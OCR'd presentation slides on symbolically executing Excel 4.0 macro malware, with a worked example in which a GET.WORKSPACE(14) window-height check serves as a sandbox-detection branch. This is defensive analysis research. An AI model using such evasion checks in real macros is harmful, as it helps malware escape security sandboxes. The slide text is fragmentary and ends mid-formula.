3) Handlers can update the **memory**, access the **environment**, add **new constraints**, create **new branches (states)**

Simulation Manager - State

Loader | Simulation Manager | Solver Backend

Memory

Cell values

Formulas (macros)

Cell information

Defined names

Environment

E.g., Window height, OS version

Used by the malware authors for **sandbox detection**

The correct environment configuration is initially unknown, so we **associate every environment variable with a symbolic variable**

Constraints


E.g., Window height > 390

Characteristics of the malware execution

Propagated to successors states

Example


[A1] =CHAR(72) ENTRY_POINT



Example

[A1] =CHAR(72)

UPDATE THE MEMORY



Loader

Simulation Manager

Solver Backend

Memory

[A1] H

[A2]

[A3]

[A4]

[A5]

[A6]

Environment


WORKSPACE13

WORKSPACE14

Example

[A1] =CHAR(72)

[A2] =GET.WORKSPACE(14) // window height




Example

[A1] =CHAR(72)

[A2] =GET.WORKSPACE(14) // window height

ACCESS THE ENVIRONMENT




Example

[A1] =CHAR(72)

[A2] =GET.WORKSPACE(14)

[A3] =IF(GET.WORKSPACE(14) > 390, “X”, “L”)



Loader

Simulation Manager

Solver Backend

Memory

[A1] H

[A2] WORKSPACE14

[A3]

[A4]

[A5]

[A6]

Environment

WORKSPACE13

WORKSPACE14


Example

[A1] =CHAR(72)

[A2] =GET.WORKSPACE(14)

[A3] =IF(GET.WORKSPACE(14) >

CREATE NEW BRANCHES



